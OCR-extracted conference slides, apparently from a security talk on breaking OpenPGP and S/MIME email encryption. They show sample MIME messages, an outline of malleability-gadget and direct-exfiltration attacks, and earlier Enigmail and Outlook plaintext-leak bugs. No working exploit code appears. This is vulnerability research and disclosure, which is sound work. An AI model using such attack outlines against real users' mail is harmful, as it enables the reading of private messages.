
```
From: Alice
To: Bob
Subject: Breaking News
Content-Type: multipart/signed; boundary="BOUNDARY";
              protocol="application/pgp-signature"

--BOUNDARY
Content-type: text/plain

Congratulations, you have been promoted!
--BOUNDARY
Content-Type: application/pgp-signature

-----BEGIN PGP SIGNATURE-----
iQE/BAEBAgApBQJbW1tqIhxCcnVjZSBXYXluZSA8YnJ1Y2V3YX…
-----END PGP SIGNATURE-----
--BOUNDARY--
```

Encrypted Email (PGP)

```
From: Alice
To: Bob
Subject: Breaking News
Content-Type: multipart/encrypted; boundary="BOUNDARY";
              protocol="application/pgp-encrypted";

--BOUNDARY
Content-Type: application/octet-stream; name="encrypted.asc"
Content-Description: OpenPGP encrypted message
Content-Disposition: inline; filename="encrypted.asc"

-----BEGIN PGP MESSAGE-----

hQIMA0Zy9l4Cw+FaAQ//YewiWjMoX2BebbwJQJMJxvHRoF30NjkZe88m9kGts/tn
DgkUPQEgJJJq/K1TwyAvR8tSLq…

-----END PGP MESSAGE-----

--BOUNDARY--
```

New published PGP public keys per month


PGP and OpSec



→ Some tutorials recommend using PGP outside of email client.

- https://gist.github.com/grugq/03167bed45e774551155
- https://vimeo.com/56881481

→ Others recommended Enigmail in default settings (i.e. HTML switched on)



FREEDOM OF THE PRESS WORLDWIDE 2017

Ok, so how about the security?

Overview

1. Breaking Email Encryption
    1. Malleability Gadget Attacks on S/MIME
    2. Malleability Gadget Attacks on OpenPGP
    3. Direct Exfiltration Attacks
    4. Responsible Disclosure
2. Breaking Email Signatures
    1. UI Redressing
    2. Identity Binding
3. Conclusions

2014: Enigmail won’t encrypt.

cleca - *2014-08-12*

Enigmail 1.7 is completely broken for my purposes.

Steps to reproduce the problem:

1) Write an email in TB.

2) Ensure "Force encryption" in Enigmail.

3) Ensure "Force signing" in Enigmail.

4) Recheck encryption and signing settings... OK.

5) Send the email.

6) Look at the received email. OOPS. It is NOT signed and NOT encrypted.

https://sourceforge.net/p/enigmail/forum/support/thread/3e7268a4/

2017: Outlook includes plaintext in encrypted email.

The Vulnerability

There is a bug in Outlook that causes S/MIME encrypted mails to be send in **encrypted and *unencrypted* form** (within one single mail) to your mail server (and the recipient's mail server and client and any intermediate mail servers). The impact is that a supposedly S/MIME encrypted mail can be read without the private keys of the recipient. **This results in total loss of security properties provided by S/MIME encryption.**


In the sender's "Sent Items" folder, there is no indication of the problem whatsoever. The message is displayed in Outlook as if it was properly encrypted.

To trigger the vulnerability, no active involvement by an attacker is required. An attacker might remain completely passive.


https://www.sec-consult.com/en/blog/2017/10/fake-crypto-microsoft-outlook-smime-cleartext-disclosure-cve-2017-11776/

2018: Enigmail/PEP won‘t encrypt.

Während der Entstehung eines Artikels für die kommende Ausgabe von c't (22/18) hat die Redaktion bemerkt, dass die Funktion unter Windows derzeit fundamentale Fehler aufweist. Das größte Problem ist, dass sie beim Verfassen einer Mail suggeriert, die Verschlüsselung sei aktiv, der Versand in Wahrheit jedoch im Klartext geschieht.



Trügerische Sicherheit: Der Privatspährenstatus "Sicher & Vertraut" bedeutet, dass die Mail verschlüsselt verschickt wird. In Wahrheit geht sie jedoch im Klartext auf die Reise.




Ob verschlüsselt wird, erkennt man an einer Statusmeldung am unteren Rand des Mail-Editors. Steht dort "Privatsphärenstatus: Sicher" oder "Sicher & Vertraut", dann sollte eigentlich kein Zweifel daran bestehen dürfen, dass die derzeit verfasste Mail Ende-zu-Ende-verschlüsselt übertragen wird. Das ist derzeit allerdings ein Trugschluss – die Nachricht wird ungeschützt verschickt.

Our attacks are a bit more complex

https://www.heise.de/security/me [illegible] Krypto-Mails-im-Klartext-4180405.html

Both standards use old crypto



Assumption: Email is non-interactive

Old crypto has no negative impact


CBC / CFB modes of operation used, but their usage is not exploitable

Assum[illegible]n:
Email [illegible]nteractive


Backchannel

- Any functionality that forces the email client to interact with the network

